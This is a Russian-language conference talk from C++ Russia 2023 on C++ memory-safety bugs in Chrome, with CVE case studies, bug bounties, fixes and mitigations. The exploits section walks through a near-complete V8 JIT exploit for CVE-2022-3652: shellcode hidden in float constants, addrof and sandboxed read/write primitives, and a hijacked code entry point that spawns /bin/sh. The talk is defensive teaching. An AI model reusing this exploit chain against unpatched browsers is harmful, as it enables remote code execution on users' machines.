

C++ Russia 2023

# C++ и безопасность: правда ли все так плохо?

---

**Сергей Талантов**  
Архитектор ПО  
Security Champion

“ **NSA** advises organizations to consider making a strategic shift from programming languages that provide no memory protection, such as **C/C++**, to a **memory safe language** when possible. [\[1\]](#)

**NSA** советует организациям принять стратегическое решение о переходе с незащищенных языков, таких как **C/C++**, на языки с **защитой памяти**, если возможно.

# Содержание

Уязвимости

Эксплойты

Митигации

# Уязвимости

“ Microsoft revealed at a conference in 2019 that from 2006 to 2018 **70 percent** of their vulnerabilities were due to **memory safety issues**. Google also found a similar percentage of memory safety vulnerabilities over several years in **Chrome**. [\[1\]](#)

**Microsoft** и **Google** заявили, что **70%** уязвимостей связано с ошибками работы с памятью.

- 1. Переполнение буфера**
- 2. Use after free**
- 3. Гонки**
4. Не инициализированные переменные
5. Утечка памяти

---

Уязвимости

# 1. Переполнение буфера

---

Доступ к памяти за пределами выделенного буфера



## Issue 1346675: Security: UTF chartorune heap-buffer-overflow crash

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0138>

```
1 // third_party/utf/src/utf/chartorune.c
2
3 // unsecure
4 int chartorune(Rune* r, const char* s);
5
6 // secure
7 int charntorune(Rune *r, const char *s, size_t len);
8
9 // Fuzzing test
10 extern "C" int LLVMFuzzerTestOneInput(const uint8_t *data, size_t size)
11 {
12     Rune r;
13     chartorune(&r, reinterpret_cast<const char *>(data));
14     return 0;
15 }
16
```

На вход подается значение F2 (1111 0010) размером 1 байт.  
Старшие биты **11110** означают, что символ требует 4 октета, однако на входе только 1.

Решение:

1. Выпилить код, использующий не безопасную версию
2. Фазинг на безопасную
3. Хук на коммитах, запрещающий использовать не безопасную версию



**7000\$ + 1000\$ (за фаззинг тест)**


---

Уязвимости

## 2. Use-After-Free (UaF)

---

Повторное использование  
освобожденной памяти



## [Issue 1372695: Security: heap-use-after-free third\\_party\blink\renderer\core\workers\worker\\_thread.cc:905 in blink::WorkerThread::PauseOrFreezeOnWorkerThread](#)

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3887>

```
1 void WorkerThread::PauseOrFreezeOnWorkerThread()
2 {
3     ....
4     std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =
5         GetScheduler()->Pause();
6     {
7         // Since the nested message loop runner needs to be created and destroyed on
8         // the same thread we allocate and destroy a new message loop runner each
9         // time we pause or freeze. The AutoReset allows a raw ptr to be stored in
10        // the worker thread such that the resume/terminate can quit this runner.
11        std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =
12            Platform::Current()->CreateNestedMessageLoopRunner();
13        base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(
14            &nested_runner_, nested_runner.get());
15        nested_runner->Run();
16    }
17    GlobalScope()->SetDefersLoadingForResourceFetchers(LoaderFreezeMode::kNone);
18    ....
19 }
20
```

A red rectangular box containing three white exclamation marks (!!!). A red arrow points from the box to the right side of line 17 in the code block above.

```
1 void WorkerThread::PauseOrFreezeOnWorkerThread()
2 {
3     ....
4     std::unique_ptr<scheduler::WorkerScheduler::PauseHandle> pause_handle =
5         GetScheduler()->Pause();
6     {
7         // Since the nested message loop runner needs to be created and destroyed on
8         // the same thread we allocate and destroy a new message loop runner each
9         // time we pause or freeze. The AutoReset allows a raw ptr to be stored in
10        // the worker thread such that the resume/terminate can quit this runner.
11        std::unique_ptr<Platform::NestedMessageLoopRunner> nested_runner =
12            Platform::Current()->CreateNestedMessageLoopRunner();
13        base::AutoReset<Platform::NestedMessageLoopRunner*> nested_runner_autoreset(
14            &nested_runner_, nested_runner.get());
15        nested_runner->Run();
16
17        auto weak_this = backing_thread_weak_factory_->GetWeakPtr();
18        // Careful `this` may be destroyed.
19        if (!weak_this) {
20            return;
21        }
22    }
23    ....
24 }
25
```

Проверка на  
ЖИВОСТЬ



7000\$

---

Уязвимости

# 3. Состояние ГОНКИ

---

Ошибки синхронизации и  
общего доступа к данным



## Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3652>

```
1 function sleep(milliseconds) {
2   var currentTime = new Date().getTime();
3   while (currentTime + milliseconds >= new Date().getTime()) {}
4 }
5
6 function a(f){
7   let c = [1.1,2.2,,4.4];
8   let aaa = Math.log(2);
9   if(f) c[0] = {};
10  return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15 a(true);
16
17 sleep(1000);
18
19 let ccc = a(false);
20 console.log(ccc[3]);
21
22
```

Массив первоначально содержит вещественные числа.  
Math.log здесь нужен, чтобы сделать эту функцию нагруженной и включить JIT оптимизации


Этот цикл нужен, чтобы компилятор включил оптимизации

Здесь меняется тип первого элемента – становится объектом

Здесь тип элемента возвращается, однако **массив будет думать, что он хранит объекты**

Здесь падение!  
Попытка обращения к объекту с битым адресом

## V8 интерпретация и компиляция [14]



Здесь оптимизация  
должна была  
отключиться, но так не  
происходило

```
1 base::Optional<Node*> JSCreateLowering::TryAllocateFastLiteral(  
2     Node* effect, Node* control, JSObjectRef boilerplate,  
3     AllocationType allocation, int max_depth, int* max_properties) {  
4  
5     ...  
6     // Now that we hold the migration lock, get the current map.  
7     MapRef boilerplate_map = boilerplate.map();  
8     // Protect against concurrent changes to the boilerplate object by checking  
9     // for an identical value at the end of the compilation.  
10    dependencies()->DependOnObjectSlotValue(boilerplate, HeapObject::kMapOffset,  
11                                             boilerplate_map);  
12    ...  
13 }  
14
```

Добавили дополнительную проверку на использование оптимизации  
JSCreateLowering



**20 000\$ (бонус за эксплойт)**

# Эксплойты

“ **Exploiting** poor or careless memory management can allow a malicious cyber actor to perform nefarious acts, such as **crashing the program** at will or **changing the instructions** of the executing program to do whatever the actor desires. [\[1\]](#)

Эксплуатация уязвимостей памяти может привести к намеренному завершению работы программы или выполнению произвольного кода.

## Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE

```

1 let fake_str = "\x29\x3b\x20\x00\x51\x22\x00\x00\xa1\x3b\x1d\x00\x00...";
2 let evil_func = new Function('a', "a+=1.0880585577140108e-306; \
3                                     a+=2.986659971772668e-251; \
4                                     a+=3.0511038789380147e-251; \
5                                     a+=-1.6956275879669133e-231; \
6                                     return a;")
7 for(let i=0;i<0x10000;i++) evil_func(0);
    
```



Многokратный вызов делает функцию “горячей”, применяются оптимизации (Turbofan), функция помещается в кучу, в область JIT компиляции - регион памяти с правам RX



Shell code, записан со смещением:

```

/bin/sh\x00
call $+5
pop rdi
jmp $+13
    
```

```

sub rdi, 24
xor esi, esi
jmp $+13
    
```

```

xor edx, edx
push 0x3b
pop rax
syscall
nop
    
```

Карта памяти с 3 объектами:



```

1 function sleep(milliseconds) {
2   var currentTime = new Date().getTime();
3   while (currentTime + milliseconds >= new Date().getTime()) {}
4 }
5
6 function a(f){
7   let c = [4.0653556112062426e-308,1.4252819256731637e-123,,4.4];
8   let aaa = Math.log(2);
9   if(f) c[0] = {};
10  return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15
16 a(true);
17
18 sleep(1000);
19
20 let ccc = a(false);
21

```

← Просто sleep))

Значения выбраны не случайно. В **двух первых** значениях double зашито четыре 32-битных адреса\*:

1. Стартовый адрес Double array\*\*
2. Стартовый адрес Holey array
3. Стартовый адрес Uint32 array
4. Магический адрес 0x13371337



\* V8 использует сжатие указателей - даже на 64-битных системах используются 32-битные указатели, старшие 32 бита хранятся отдельно в регистре.

\*\* Чтобы узнать базовый адрес нашей карты памяти, достаточно узнать адрес строки fake\_str, тут это значение 0x001d3b85

← Массив ccc покарапчен, но мы не будем провоцировать падение

Проверяем магическое число, который мы зашили в значение double, если оно такое как надо, значит баг воспроизвелся и можно воспользоваться эксплойтом

Дебажное представление массива ccc:

```

DebugPrint: 0xa48000c8449: [JSArray]
- map: 0x0a4800203b79 <Map[16] (HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x0a48001cc7c9 <JSArray[0]>
- elements: 0x0a48000c8421 <FixedDoubleArray[4]> [HOLEY_ELEMENTS]
- length: 4
- properties: 0x0a4800002251 <FixedArray[0]>
- All own properties (excluding elements): {
  0xa4800006325: [String] in ReadOnlySpace: #length: 0x0a4800144249 <AccessorInf
}
- elements: 0x0a48000c8421 <FixedDoubleArray[4]> {
  0: 0x0a48001d3b91 <JSArray[4194304]>
  1: 0x0a48001d3ba9 <JSArray[32]>
  2: 0x0a48001d3bc9 <Uint32Array map = 0xa48002031a1>
  3: 322376503
}
    
```

0x13371337 = 322376503 – это наше проверочное магическое число

```


1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr+0x18)-1;
24  let code_entry_high = caged_read(code_addr+0xc);
25  let code_entry_low = caged_read(code_addr+0x10);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_addr+0x10);
30
31  evil_func();
32 }
    
```



```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr);
24  let code_entry_high = caged_read(code_addr);
25  let code_entry_low = caged_read(code_addr);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_addr+0x10);
30
31  evil_func();
32 }

```



Это наши фейковые объекты:

1. oob1 – Double array
2. oob2 – Holey array
3. oob3 – Uint32 array


Это примитив **addrof**, позволяющий получить адрес **любого** объекта. Работает следующим образом:

1. При записи объекта в массив oob2, по факту происходит запись указателя (32 бит)
2. Вторым элементом записывается 0, т.к. нам нужны только младшие 32 бита адреса
3. Массив oob1 позволяет получить доступ к элементам oob2 как к **вещественным числам** и вычитать адрес
4. Остается преобразовать вещественное число в адрес и вернуть
5. Единица вычитается, т.к. младший бит адреса в v8 используется как тэг, помечающий, что это адрес в куче.

```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr);
24  let code_entry_high = caged_read(code_addr);
25  let code_entry_low = caged_read(code_addr);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_entry_high);
30
31  evil_func();
32 }

```



Это примитив **caged\_read** для чтения объекта по любому адресу в пределах песочницы памяти. Работает следующим образом:




1. На вход поступает целочисленный адрес (младшие 32 бита). Добавляются нулевые старшие 32 бита и это число преобразуется в double
2. Double записывается в массив `oob1` в 10-ую позицию – именно **в этой позиции размещается указатель на данные** для массива `oob3`
3. Читаем первый элемент массива `oob3`, а по факту читаем данные по указателю, записанному ранее

**caged\_write** для записи объекта по любому адресу в пределах песочницы памяти. Работает аналогично примитиву `caged_read`

```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr+0x18)-1;
24  let code_entry_high = caged_read(code_addr+0xc);
25  let code_entry_low = caged_read(code_addr+0x10);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_addr+0x10);
30
31  evil_func();
32 }

```



Наша задача вызвать shell код, записанный в функцию **evil\_func**. Для этого:

1. Вычисляем адрес функции `evil_func`, используя примитив **addrof**
2. Вычитываем поле **code**, оно находится в объекте `evil_func` по смещению `0x18`, там находится **адрес контейнера кода для функции**, используем примитив **caged\_read**
3. Из контейнера кода вычитываем поле **code\_entry\_point** – это адрес кода
4. Добавляем к адресу кода смещение `103`, это превратит код функции в **shell code**
5. Записываем адрес со смещением как новый адрес кода в поле **code\_entry\_point** контейнера кода, используем примитив **caged\_write**

# Митигации

1. Харденинг
2. Статически и динамический анализ
3. Фаззинг тесты
4. Использование безопасных языков
- 5. Песочницы (sandbox)**

# 1. Харденинг

---

Дополнительные меры защиты, добавляемые в продукт для противодействия эксплойтам, например CFG, ASLR, DEP



- **Control Flow Guard (CFG)** - валидация неявных вызовов (indirect calls)
- **Address Space Layout Randomization (ASLR)** – случайное расположение в адресном пространстве процесса важных структур данных: стека, кучи, библиотек и т.д.
- **Data Execution Prevention (DEP)** - позволяет системе пометить одну или несколько страниц памяти как не исполняемые

---

Митигации

## 2. Статический и динамический анализ

---

Анализ помогает выявить проблемы с памятью, рекомендуется использовать набор из нескольких инструментов



	<b>Статический анализ</b>	<b>Динамический анализ</b>
<b>Момент срабатывания</b>	При разработке, при коммите или при сборке	При тестировании и/или при запуске
<b>Зона покрытия</b>	Весь код	Код, покрытый тестами
<b>Ложные срабатывания</b>	Да	Почти нет

Инструменты	Google	Лаборатория Касперского
<b>Статический анализ</b>	clang tidy, Tricorder (infrastructure)	PVS, svace, clang tidy
<b>Динамический анализ</b>	clang sanitizers (asan, msan, ubsan, tsan, hwasan, kasan)	MS AppVerifier, MS DriverVerifier, Dr.Memory, clang/gcc sanitizers (asan, ubsan, tsan, ksan...), valgrind

---

